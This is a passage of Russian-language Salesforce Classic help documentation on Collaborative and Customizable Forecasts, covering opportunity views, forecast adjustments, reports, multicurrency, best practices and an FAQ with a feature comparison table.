- **Чтобы просмотреть возможности в отдельной сводке прогноза** за один или несколько месяцев или кварталов, щелкните соответствующую ячейку внутри строки. Данное действие позволяет списку возможностей показать возможности из данной сводки.

 **Совет:** Помните, что сводки прогнозов зависят от этапа возможности. Чтобы изменить категорию прогноза без обновления этапа возможности, откройте страницу сведений о возможности. Чтобы открыть окно выбора, щелкните поле «Категория прогноза», добавленное администратором в макет страницы возможности. Чтобы обновить категорию прогноза для возможности, воспользуйтесь раскрывающимся списком «Категория прогноза», доступным в данном окне.

- **Чтобы просмотреть возможности подчиненного сотрудника за отдельный месяц**, щелкните строку соответствующего подчиненного сотрудника в нужном месяце.
- **Чтобы просмотреть возможности подчиненного для отдельной группы продуктов**, щелкните  напротив имени нужного подчиненного и выберите имя нужной группы продуктов из отображающегося списка.
- **Чтобы просмотреть доли для возможности**, наведите указатель мыши на процент доли для нужной возможности, а затем щелкните значок . Данное действие инициирует отображение области сведений «Доли возможности»,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

отображающей жирным шрифтом те доли, которые сводятся для выбранной ячейки прогноза. Другие доли возможности отображаются серым цветом. Возможности, которые содержат только одну 100%-ную долю для ответственного за возможность, не отображают сведения о долях.

| Kevin Bailey • April FY 2014 • All Forecast Categories • USD 655,625.00 |                       |                       |                   |        |
|---|-----------------------|-----------------------|-------------------|--------|
| Action  | Opportunity Name      | Account Name          | Forecasted Amount | Split  |
| Edit  | Canson 55 Widget...   | Canson                | USD 307,500.00    | 25.00% |
| Edit  | Red Packages - 10...  | Red Packages          | USD 137,500.00    | 25.00% |
| Edit  | Red Packages - 10...  | Red Packages          | USD 137,500.00    | 25.00% |
| Edit  | Canson - 20 Spide...  | Canson                | USD 43,250.00     | 25.00% |
| Edit  | Universal Technolo... | Universal Technolo... | USD 14,250.00     | 25.00% |

| Opportunity Splits       |              |                  |
|--------------------------|--------------|------------------|
| 25.00%                   | Kevin Bailey | USD 307,500.00   |
| 75.00%                   | Anna Bressan | USD 922,500.00   |
| Total Opportunity Value: |              | USD 1,230,000.00 |

- **Чтобы изменить порядок отображения возможностей**, щелкните заголовок любого столбца. Содержимое большинства столбцов сортируется в алфавитно-числовом порядке, однако сортировка возможностей в столбце «Категория» выполняется по ближайшей или самой отдаленной дате закрытия.
- **Чтобы просмотреть весь список, длина которого превышает размер страницы**, щелкните «Назад» или «Далее», либо введите номер нужной страницы в поле «Страница».
- **Чтобы изменить возможность**, доступную в списке, щелкните «Правка» напротив имени нужной возможности.
- **Чтобы просмотреть любые сообщения Chatter, связанные с возможностью**, щелкните ссылку «Имя возможности» для перехода на соответствующую страницу сведений. Щелкните «Показать ленту». Чтобы получать уведомления Chatter обо всех действиях над возможностью, щелкните «Отслеживать».
- **Чтобы настроить столбец**, установите курсор в правое или левое поле заголовка столбца и измените ширину.


СМ. ТАКЖЕ:

[Редактирование возможностей на странице прогнозов](#)


[Общие сведения о возможностях пользователей партнерского портала в продукте «Совместные прогнозы»](#)



## Редактирование возможностей на странице прогнозов

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Пользователь может редактировать возможности, связанные с прогнозами, на собственной странице прогнозов или на странице прогнозов любого подчиненного сотрудника. Изменения отображаются на странице прогнозов только после ее обновления.

 **Совет:** Чтобы быстро найти нужный прогноз, щелкните «[Перейти к...](#)».

1. Найдите нужную возможность на странице «Прогнозы» и щелкните ссылку «[Правка](#)».
2. Отредактируйте возможность и нажмите кнопку «[Сохранить](#)».
3. Чтобы просмотреть изменения в списке возможностей и таблице прогнозов, нажмите кнопку «[Обновить](#)» на странице прогнозов.

СМ. ТАКЖЕ:

[Просмотр сведений о возможности в прогнозе](#)

[Поиск прогнозов подчиненных посредством ссылки «Перейти к...»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

## Общие сведения о возможностях пользователей партнерского портала в продукте «Совместные прогнозы»

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Пользователи партнерского портала — это внешние пользователи организации, занимающиеся реализацией продуктов или услуг через не прямые каналы сбыта. Пользователи партнерского портала используют портал для входа в систему Salesforce. Партнеры могут создавать возможности, которые могут быть назначены пользователями. Возможности, создаваемые пользователем партнерского портала, могут сводиться к прогнозу ответственного за организацию. Обратите внимание, что ответственный за организацию должен быть менеджером прогнозов в иерархии прогнозов для возможностей, которые сводятся в прогнозе. Например, пользователь Иван Петров:

- несет ответственность за организацию-партнера Acme
- создает контакт Acme по имени Анна Кузнецова
- Анна является пользователем партнерского портала
- Анна подчиняется Ивану в иерархии прогнозов

Если Анна добавляет возможности на портал, то Иван может просматривать данные возможности в собственном прогнозе; Иван, являющийся менеджером прогнозов Анны, может корректировать стоимости прогнозов на основе ее возможностей

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

и просматривать показатели отслеживания относительно ее плана продаж. Обратите внимание, что вкладка «Совместные прогнозы» и ее функции недоступны пользователям партнерского портала.

СМ. ТАКЖЕ:

- [Просмотр сведений о возможности в прогнозе](#)
- [Редактирование возможностей на странице прогнозов](#)
- [Общие сведения о партнерском портале](#)

## Работа с мультивалютой в прогнозах

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Данные сведения относятся только к мультивалютным организациям.

Валюта прогноза и типы прогнозов выбираются после настройки продукта «Прогнозы» администратором организации. Валюта прогноза — это валюта компании или личная валюта каждого ответственного за прогноз.

При использовании продукта «Совместные прогнозы» рекомендуем выбрать *валюту отображения* из числа валют, поддерживаемых организацией. Щелкните значок ▼ напротив поля «Имя прогноза в: тип валюты» или «Единицы» вверху страницы «Прогнозы». Щелкните «**Изменить валюту**» в поле «Валюта». При этом откроется окно выбора валюты для отображения прогнозов.

Ниже перечислены рекомендации по работе с валютами в продукте «Прогнозы».

- При использовании прогнозов на основе дохода изменение валютного курса инициирует сведение возможностей и поправок с учетом измененного значения наряду со значениями таблицы прогнозов.
- При использовании прогнозов на основе количества изменение валютного курса инициирует сведение возможностей и поправок с учетом измененного значения.
- При сведении измененных значений отображается индикатор обработки (🕒).
- Изменение валютного курса влияет на все периоды прогноза (прошедшие, текущие и будущие).
- Деактивация валюты, выбранной в качестве личной валюты пользователя, автоматически назначает пользователю валюту компании.

Редактирование параметров личной валюты доступно на странице личных сведений.

СМ. ТАКЖЕ:


- [Общие сведения о поправках прогнозов](#)
- [Общие сведения об элементах прогноза](#)
- [Переключение между прогнозами по доходу и прогнозами по количеству](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

## Обновление прогнозов

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Пока пользователь просматривает страницу прогнозов, его подчиненные могут редактировать связанные возможности или корректировать прогнозы собственных подчиненных сотрудников. Кроме того, пользователь может корректировать прогнозы одного из своих подчиненных на собственной странице. В результате выполнения всех этих действий могут быть изменены стоимости прогнозов.

Любое обновление возможности или внесение поправок в прогноз, выбранный в сводной таблице, наглядно отображается текущему пользователю.

- Напротив выбранного прогноза, для которого выполняется обработка поправок (собственных или внесенных подчиненными сотрудниками), отображается индикатор обработки (🔄).
- Индикатор обработки также отображается в верхнем колонтитуле списка возможностей в том случае, если выполняется обновление связанных возможностей для любого выбранного прогноза.
- Сообщение «Обработка изменений» отображается в верхнем колонтитуле списка возможностей.

Чтобы просмотреть изменения, щелкните **«Обновить»**.

Например, пока пользователь Иван Петров просматривает прогноз своей рабочей группы по доходу для возможностей на декабрь, его подчиненный Сергей Сидоров может изменить возможность, которая должна быть закрыта в декабре. В настоящее время эта возможность относится к категории прогноза «Обязательство». Допустим, Сергей меняет стоимость возможности с 2 500 рублей на 2 600 рублей. Данное изменение влияет на его декабрьский прогноз, увеличивая его стоимость на 100 рублей.

Если в это время Иван выбирает ячейку таблицы, в которой хранится декабрьский прогноз Сергея, то в данной ячейке отображается индикатор обработки. Этот индикатор указывает Ивану на то, что Сергеем были внесены некоторые изменения, которые влияют на прогноз. Кроме того, этот же индикатор обработки отображается в списке возможностей и указывает Ивану на то, что Сергей также внес изменения в возможность. Затем Иван нажимает кнопку **«Обновить»**. При этом стоимость возможности меняется с 2 500 рублей на 2 600 рублей, а в декабрьском прогнозе Сергея, который относится к категории «Обязательство», отображается увеличение стоимости на 100 рублей.

СМ. ТАКЖЕ:

[Общие сведения о поправках прогнозов](#)


[Очистка поправок](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

## Использование отчетов прогнозирования

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Чтобы проверить доступность отчетов по прогнозам, откройте вкладку «Отчеты» и нажмите кнопку «**Создать отчет...**». Выберите папку, содержащую типы отчетов прогнозирования. Если поля или имена типов отчетов, описанные в таблице ниже, не отображаются, обратитесь к администратору.

Ниже перечислены рекомендации по использованию отчетов.

| Цель просмотра  | Действия   |
|---|--|
| Резюме прогноза из перспективы отдельного пользователя.   | Создайте отчет «Элемент прогнозирования» и добавьте фильтр с полем « <b>Ответственный: полное имя</b> ». Отфильтруйте результаты отчета по имени отдельного пользователя.  |
| Сумма всех возможностей дохода пользователя (без поправок).   | Добавьте поле « <b>Только стоимость ответственного</b> » в отчет «Элемент прогнозирования». Например, при наличии двух возможностей стоимостью 10 000 рублей каждая поле «Только стоимость ответственного» отображает значение «20 000 рублей». Чтобы просмотреть аналогичные данные для количества, дополните отчет полем « <b>Только количество ответственного</b> ».  |
| Сумма всех собственных возможностей дохода пользователя и возможностей его подчиненных (без поправок).<br>Подчиненные — это сотрудники, расположенные ниже пользователя в иерархии прогнозов.   | Добавьте поле « <b>Стоимость без поправок</b> » в отчет «Элемент прогнозирования». Например, если общая стоимость всех собственных возможностей составляет 20 000 рублей, а общая стоимость возможностей подчиненных — 55 000 рублей, то поле «Стоимость без поправок» отображает значение 75 000 рублей. Чтобы просмотреть аналогичные данные для количества, дополните отчет полем « <b>Количество без поправок</b> ». |
| Показатель прогноза, отображаемый ответственному за прогноз. Показатель прогноза — это сумма возможностей дохода ответственного и его подчиненных, включая поправки, внесенные ответственным в собственные прогнозы или прогнозы подчиненных.<br><i>Данный показатель не включает поправки,</i> | Добавьте поле « <b>Стоимость без поправки менеджера</b> » в отчет «Элемент прогнозирования». Например, поле «Стоимость без поправок» отображает Анне значение «75 000 рублей», из которых 20 000 рублей — это стоимость ее собственных возможностей, а 55 000 рублей — это стоимость возможностей,   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования прогнозов:

- «Разрешить прогнозирование»

Для просмотра вкладки «Отчеты»:

- «Запуск отчетов»

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

**Цель просмотра****Действия**

*внесенные вышестоящими менеджерами прогнозов в иерархии прогнозов.*

принадлежащих ее подчиненному Ивану. Анна увеличивает стоимость возможностей Ивана до 65 000 рублей; при этом общая стоимость возрастает до 85 000 рублей. Если менеджер Анны увеличивает общую стоимость до 100 000 рублей, то поле **«Стоимость без поправки менеджера»** содержит значение «85 000 рублей», так как Анне недоступны поправки, внесенные ее менеджером. Чтобы просмотреть стоимость с поправкой *менеджера*, воспользуйтесь полем **«Стоимость прогноза»**, отображающим значение «100 000 рублей». Чтобы просмотреть аналогичные данные для количества, дополните отчет полем **«Количество без поправок менеджера»**.

Прогноз по доходу из перспективы менеджера прогнозов и сумма возможностей ответственного и его подчиненных, включая все поправки прогноза.

Добавьте поле **«Стоимость прогноза»** в отчет «Элемент прогнозирования». Например, менеджеру прогнозов подчиняется другой менеджер прогнозов, в поле «Стоимость без поправки менеджера» которого отображается значение «85 000 рублей». Если вышестоящий менеджер увеличивает стоимость прогноза до 100 000 рублей, то поле «Стоимость прогноза» отображает значение «100 000 рублей». Чтобы просмотреть аналогичные данные для количества, дополните отчет полем **«Количество прогноза»**.

Пользователи, стоимости прогнозов которых содержат поправки.

Добавьте поле **«Содержит поправку»** в отчет «Элемент прогнозирования». Например, если вы внесете менеджерскую поправку в стоимость прогноза одного из ваших подчиненных, этот флажок будет установлен. Данный флажок также устанавливается в том случае, если подчиненный корректирует стоимости прогнозов собственного подчиненного. *Если менеджер прогнозов корректирует стоимость прогноза подчиненного, которому не предоставлено полномочие «Просмотр всех данных», то данный флажок не устанавливается; подчиненному недоступны поправки, внесенные менеджером прогнозов.* Также добавьте **«Содержит поправку ответственного»**. Если пользователь делает корректировку своего прогноза, этот флажок будет установлен.

Сведения о плане продаж для прогнозов.

Создайте отчет «Планы продаж для прогнозирования». Например, параметры типа отчета, заданные администратором, определяют возможность добавления полей (например, полное имя ответственного за план продаж). Чтобы просмотреть собственные планы продаж и связанные организации или ответственных, отфильтруйте результаты отчета по собственному имени.

| Цель просмотра  | Действия   |
|---|--|
| Сравнение текущих стоимостей прогнозов с предыдущими. | Создайте отчет «Прогнозы с архивным трендингом» и сравните значение поля «Стоимость прогноза» в начале месяца со значением в конце месяца, выполняя сортировку по ответственному.                |
| Результаты только для прямых подчиненных.             | Выберите пункт «<имя_элемента> моих прямых подчиненных» в меню «Показать» при создании отчета по прогнозированию.  |
| Тип прогноза для полученных результатов.              | Воспользуйтесь полем «Тип прогнозирования» в результатах отчета. Данное поле добавляется в стандартный макет страницы для отчетов «Элемент прогнозирования» и «План продаж для прогнозирования». |

**Важное замечание:** Отчеты содержат новейшие данные на момент выполнения отчета, поэтому различия между стоимостями в отчете и на панели «Совместные прогнозы» могут возникать в результате обработки изменений во время выполнения отчета.

Обратите внимание, что данные, отображаемые в отчетах, определяются данными, доступными на панели «Совместные прогнозы». Например, менеджеры прогнозов могут просматривать внесенные поправки, которые не отображаются другим менеджерам при выполнении аналогичного отчета. Стоимость прогноза может содержать сводку по стоимостям прогнозов разных пользователей, поэтому результаты отчета должны тщательно проверяться при использовании полей резюмирования.

СМ. ТАКЖЕ:

[Типы настраиваемых отчетов прогнозирования](#)

[Создание типа настраиваемых отчетов прогнозирования](#)

## Рекомендации по прогнозам

**Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Ниже перечислены рекомендации по использованию продукта «Совместные прогнозы».

- Важные сведения могут отслеживаться на уровне возможности.
- Вклад каждой потенциальной сделки в общий доход может определяться путем комплексной оценки связанных действий (например, сообщения эл. почты, встречи и кампании).
- Созданные задачи могут содержать следующие этапы и даты завершения, связанные с возможностями.
- Этапы продаж могут быть соотнесены с категориями прогнозов; точность прогноза может быть повышена путем настройки вероятности закрытия, основанной на архивных данных.
- Имена категорий прогнозов могут быть настроены в соответствии с текущими бизнес-процессами и терминами.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

- Панели мониторинга могут быть созданы по показателям всех действий, связанных с потенциальными продажами.
- Подчиненные могут быть уведомлены о поправках, внесенных в прогнозы.
- Общий доступ к сведениям о возможностях и прогнозах, а также привлечение внимания участников рабочей группы к важным данным, может осуществляться посредством Chatter.
- Анализ тенденций и проверка производительности могут осуществляться посредством отчетов.
- Поправки прогнозов могут пересматриваться еженедельно. Данный алгоритм позволяет исключать поправки, уступающие ввиду частого изменения возможностей.
- Убедитесь, что каждому менеджеру по продажам, имеющему подчиненных, назначена роль менеджера прогнозов в иерархии прогнозов. В этом случае доступность прогнозов сводится к каждому уровню иерархии.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Использование отчетов прогнозирования](#)

## Прогнозирование и планирование циклов продаж посредством прогнозов. Вопросы и ответы

### Прогнозы. Вопросы и ответы

- [What's the difference between the Forecasting versions?](#)
- [Можно ли корректировать собственные прогнозы?](#)
- [Почему прогнозы недоступны для корректировки?](#)
- [Что определяет прогнозы, доступные для корректировки?](#)
- [Почему страница прогнозов не содержит возможностей?](#)
- [Почему недоступна функция управления территориями?](#)
- [Как просмотреть и обновить соотношения этапов возможности и категорий прогнозов?](#)
- [Почему страница прогнозов не содержит ссылки «Перейти к...»?](#)
- [Как настроить планы продаж для торговых представителей?](#)

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

### Чем отличаются версии прогнозирования?

Продукт [«Совместные прогнозы»](#) поддерживает многие функции продукта [«Настраиваемое прогнозирование»](#).

Смотрите, какие функции доступны в каждой версии функции [«Прогнозирование»](#). При переходе на продукт [«Совместные прогнозы»](#) см. раздел [«Факты, свидетельствующие в пользу миграции от настраиваемого прогнозирования к «совместным прогнозам»](#) на странице 1640.

| Функция    | Настраиваемое прогнозирование | Совместные прогнозы |
|------------|-------------------------------|---------------------|
| API-доступ | ✔                             | ✔                   |

| Функция   | Настраиваемое прогнозирование | Совместные прогнозы   |
|---|-------------------------------|---|
| Автоматические сведения   | ✓                             | ✓   |
| Чат в режиме реального времени  |                               | ✓   |
| Настраиваемые финансовые года   | ✓                             | ✓   |
| Прогнозы по настраиваемому полю валюты возможности                    |                               | ✓<br>(Недоступно в версии Professional Edition)   |
| Настройка стандартной валюты прогноза                                 |                               | ✓   |
| Индивидуальный выбор диапазона прогноза: контролируется пользователем | ✓                             | ✓   |
| Соотнесение категорий прогноза с этапами возможностей                 | ✓                             | ✓   |
| Ежемесячные прогнозы  | ✓                             | ✓   |
| Мультивалютная поддержка  | ✓                             | ✓   |
| Поправки на уровне возможности  | ✓                             | Возможность использования настраиваемого поля валюты возможности для сохранения стоимостей с поправками и прогноза по настраиваемому полю для отслеживания сводки данного поля. |
| Сортировка и фильтрация списка возможностей                           |                               | ✓   |
| Прогнозы по долям возможности   |                               | ✓<br>(Недоступно в версии Professional Edition)   |
| Этап возможности  | ✓                             | ✓   |
| Прогнозы по долям наложения   |                               | ✓<br>(Недоступно в версии Professional Edition)   |
| Переопределение (корректировка) прогнозов                             | ✓                             | ✓   |
| Переопределение (корректировка) примечаний                            | ✓                             | ✓   |
| Возможности партнера в прогнозах                                      | ✓                             | ✓<br>(Недоступно в версии Professional Edition)   |
| Прогнозы по группе продуктов  | ✓                             | ✓   |




| Функция   | Настраиваемое прогнозирование   | Совместные прогнозы          |
|---|---|------------------------------|
| Прогнозы по расписанию продуктов                      | ✓   |                              |
| Планы продаж  | ✓   | ✓                            |
| Прогнозы по количеству                                | ✓   | ✓                            |
| Ежеквартальные прогнозы                               | ✓   | ✓                            |
| Переименование категорий                              |   | ✓                            |
| Отчеты и панели мониторинга                           | ✓   | ✓                            |
| Изменение размера столбцов таблицы прогнозов          |   | ✓                            |
| Прогнозы по доходу                                    | ✓   | ✓                            |
| Предоставление общего доступа к прогнозам             | ✓   | ✓                            |
|   |   | (Пробная версия, только API) |
| Снимки и история прогноза                             | ✓   | ✓                            |
| Сортируемый список возможностей на странице прогнозов | ✓   | ✓                            |
| Отправка прогнозов                                    | ✓   |                              |
| Управление территориями                               | ✓   |                              |
|   | (Только для первоначальной функции «Управление территориями». Корпоративное управление территориями не поддерживается). |                              |

СМ. ТАКЖЕ:

[Прогнозы. Вопросы и ответы](#)

## Можно ли корректировать собственные прогнозы?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Администратор может разрешить менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое. При использовании только *поправки менеджера* прогнозы могут корректироваться только менеджерами прогнозов. В данном случае менеджеры совместных прогнозов могут корректировать прогнозы своих подчиненных, но не собственные прогнозы.


При использовании поправок *ответственного* все пользователи прогнозов могут корректировать стоимости собственных прогнозов.

СМ. ТАКЖЕ:

[Почему прогнозы недоступны для корректировки?](#)

[Корректировка прогнозов](#)

Почему прогнозы недоступны для корректировки?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».


Администратор может разрешить менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое. При использовании только поправок менеджера корректировка прогнозов доступна только менеджерам прогнозов. В случае недавнего изменения рабочих функций, проверьте иерархию прогнозов на наличие полномочий менеджера прогнозов. Введите строку «*Иерархия прогнозов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Иерархия прогнозов**». Имя пользователя, являющегося менеджером прогнозов, отображается напротив роли, назначенной в качестве менеджера прогнозов.

СМ. ТАКЖЕ:

[Можно ли корректировать собственные прогнозы?](#)

[Общие сведения о поправках прогнозов](#)

Что определяет прогнозы, доступные для корректировки?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Администратор может разрешить менеджерам корректировку прогнозов подчиненных, всем пользователям прогнозов корректировку собственных прогнозов или то и другое.

При наличии полномочий менеджера и использовании поправок менеджера [иерархия прогнозов](#) определяет прогнозы, доступные пользователям для просмотра и корректировки. Прогнозы пользователя, подчиняющегося в *иерархии ролей*, доступны для корректировки только в том случае, если этот пользователь подчиняется в иерархии прогнозов.

При использовании поправок ответственного все пользователи прогнозов могут корректировать собственные прогнозы.


СМ. ТАКЖЕ:

[Можно ли корректировать собственные прогнозы?](#)

[Почему прогнозы недоступны для корректировки?](#)

[Общие сведения о поправках прогнозов](#)

Почему страница прогнозов не содержит возможностей?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».


Выполните одно из указанных ниже действий.

- **Чтобы просмотреть возможности во всех категориях прогноза** за один или несколько месяцев или кварталов, щелкните соответствующую строку таблицы. Данное действие позволяет списку возможностей показать все возможности из всех категорий.
  - **Чтобы просмотреть возможности в отдельной сводке прогноза** за один или несколько месяцев или кварталов, щелкните соответствующую ячейку внутри строки. Данное действие позволяет списку возможностей показать возможности из данной сводки.
-  **Совет:** Помните, что сводки прогнозов зависят от этапа возможности. Чтобы изменить категорию прогноза без обновления этапа возможности, откройте страницу сведений о возможности. Чтобы открыть окно выбора, щелкните поле «Категория прогноза», добавленное администратором в макет страницы возможности. Чтобы обновить категорию прогноза для возможности, воспользуйтесь раскрывающимся списком «Категория прогноза», доступным в данном окне.
- **Чтобы просмотреть возможности подчиненного сотрудника за отдельный месяц**, щелкните строку соответствующего подчиненного сотрудника в нужном месяце.
  - **Чтобы изменить порядок отображения возможностей**, щелкните заголовок любого столбца. Содержимое большинства столбцов сортируется в алфавитно-числовом порядке, однако сортировка возможностей в столбце «Категория» выполняется по ближайшей или самой отдаленной дате закрытия.
  - **Чтобы просмотреть весь список, длина которого превышает размер страницы**, щелкните «Назад» или «Далее», либо введите номер нужной страницы в поле «Страница».
  - **Чтобы изменить возможность**, доступную в списке, щелкните «Правка» напротив имени нужной возможности.
  - **Чтобы просмотреть любые сообщения Chatter, связанные с возможностью**, щелкните ссылку «Имя возможности» для перехода на соответствующую страницу сведений. Щелкните «Показать ленту». Чтобы получать уведомления Chatter обо всех действиях над возможностью, щелкните «Отслеживать».

СМ. ТАКЖЕ:

[Просмотр сведений о возможности в прогнозе](#)

Как просмотреть и обновить соотношения этапов возможности и категорий прогнозов?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».


Обновление соотношений этапов возможности и категорий прогнозов доступно только администраторам.

1. Из параметров управления для возможностей перейдите к разделу «Поля».
2. Щелкните ссылку «Этап».
3. Чтобы просмотреть категорию прогнозов, соотношенную с каждым этапом возможности, откройте раздел «Значения раскрывающегося списка: этапы возможностей». Чтобы изменить текущее соотношение, щелкните ссылку «Правка».

СМ. ТАКЖЕ:

[Прогнозы. Вопросы и ответы](#)

Почему страница прогнозов не содержит ссылки «Перейти к...»?


 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Ссылка **«Перейти к...»** доступна только менеджерам прогнозов при наличии подчиняющихся пользователей в иерархии прогнозов.

СМ. ТАКЖЕ:

[Прогнозы. Вопросы и ответы](#)

### Как настроить планы продаж для торговых представителей?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Чтобы настроить планы продаж для организации, выполните указанные ниже действия при наличии соответствующих полномочий.


1. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
2. Установите флажок «Показать планы продаж» в разделе «Планы продаж».
3. Нажмите кнопку **«Сохранить»**.
4. Чтобы загрузить данные плана продаж, воспользуйтесь API 25.0 или более поздней версии или приложением Data Loader.

СМ. ТАКЖЕ:

[Общие сведения о планах продаж для прогнозов](#)

[Отображение или сокрытие данных плана продаж](#)

### Почему недоступна функция управления территориями?

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».


Функция управления территориями доступна для настраиваемого прогнозирования, но недоступна для продукта «Совместные прогнозы».

СМ. ТАКЖЕ:

[Прогнозы. Вопросы и ответы](#)

## Оценивание доходов и продаж посредством настраиваемых прогнозов

### Общие сведения о настраиваемом прогнозировании

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту [«Совместные прогнозы»](#).


Настраиваемое прогнозирование — это универсальное решение для оценки объема потенциального дохода или количества продаваемых продуктов. Настраиваемое прогнозирование может соответствовать способам, используемым организацией для составления прогнозов по продажам. Настраиваемое прогнозирование позволяет составлять прогнозы на месяц или квартал, по доходу или количеству, а также использовать разные даты при применении стоимостей к прогнозам и определять дополнительные планы продаж на основе групп продуктов.

Рекомендуем использовать настраиваемые прогнозы для анализа прогноза и детализации его стоимости, необходимой для просмотра возможностей, добавленных в прогноз. Чтобы переопределить стоимости прогноза, откройте запись возможности или вкладку «Прогнозы», позволяющую переопределять прогнозы без уведомления нижестоящих пользователей в иерархии ролей прогнозов.

При выборе вкладки «Прогнозы» отображается прогноз на выбранный период.

- Чтобы отправить прогноз, предоставляя доступ к снимку данных прогноза в журнале прогноза и отчетах по прогнозам, нажмите кнопку **«Отправить»**. См. раздел [«Отправка настраиваемых прогнозов»](#).
- Чтобы просмотреть данные прогноза, отправленные ранее, щелкните **«История прогноза»**. Чтобы открыть текущие данные прогноза, щелкните **«Резюме прогноза»**.
- Чтобы открыть выбранный прогноз в простом готовом для печати макете, щелкните **«Версия для печати»**.
- Просмотрите собственный прогноз и прогнозы всех прямых подчиненных или прогнозы, доступ к которым предоставляется вручную. Дополнительную информацию о разных способах просмотра см. в разделе [«Просмотр настраиваемых прогнозов»](#).
- Чтобы просмотреть сведения о прогнозе, откройте вложенную вкладку «Прогноз». Дополнительную информацию см. в разделе [«Просмотр настраиваемых прогнозов»](#).
- Чтобы просмотреть возможности, добавленные в отображаемый прогноз, откройте вложенную вкладку «Возможности». Вложенная вкладка «Возможности» позволяет выбирать или создавать списковое представление для дальнейшей фильтрации отображаемых возможностей. Дополнительную информацию см. в разделе [«Просмотр настраиваемых прогнозов»](#).
- Чтобы изменить скорректированные итоги прогноза или добавить переопределение для отдельной стоимости прогноза, щелкните значок редактирования (  ). Дополнительную информацию о переопределении стоимостей прогнозов см. в разделе [«Переопределение настраиваемых прогнозов»](#).

Если прогноз недоступен, обратитесь к администратору с просьбой добавить себя в иерархию прогнозов (или иерархию территорий, если организация использует функцию управления территориями).

 **Прим.:** В отличие от других вкладок, вкладка «Прогнозы» автоматически вычисляет данные на основе данных возможности. Создание или удаление записей прогнозов не требуется.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прогнозов других пользователей:

- «Просмотр всех прогнозов»

Для переопределения прогноза:

- «Переопределение прогнозов»

Дополнительную информацию о внедрении настраиваемого прогнозирования в организации см. в разделе [«Настройка функции настраиваемого прогнозирования»](#).

СМ. ТАКЖЕ:


[Включена ли функция настраиваемого прогнозирования?](#)

[Чем отличаются версии прогнозирования?](#)

[Включена ли функция настраиваемого прогнозирования?](#)

[Управление настраиваемыми прогнозами](#)

## Включена ли функция настраиваемого прогнозирования?

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту [«Совместные прогнозы»](#).

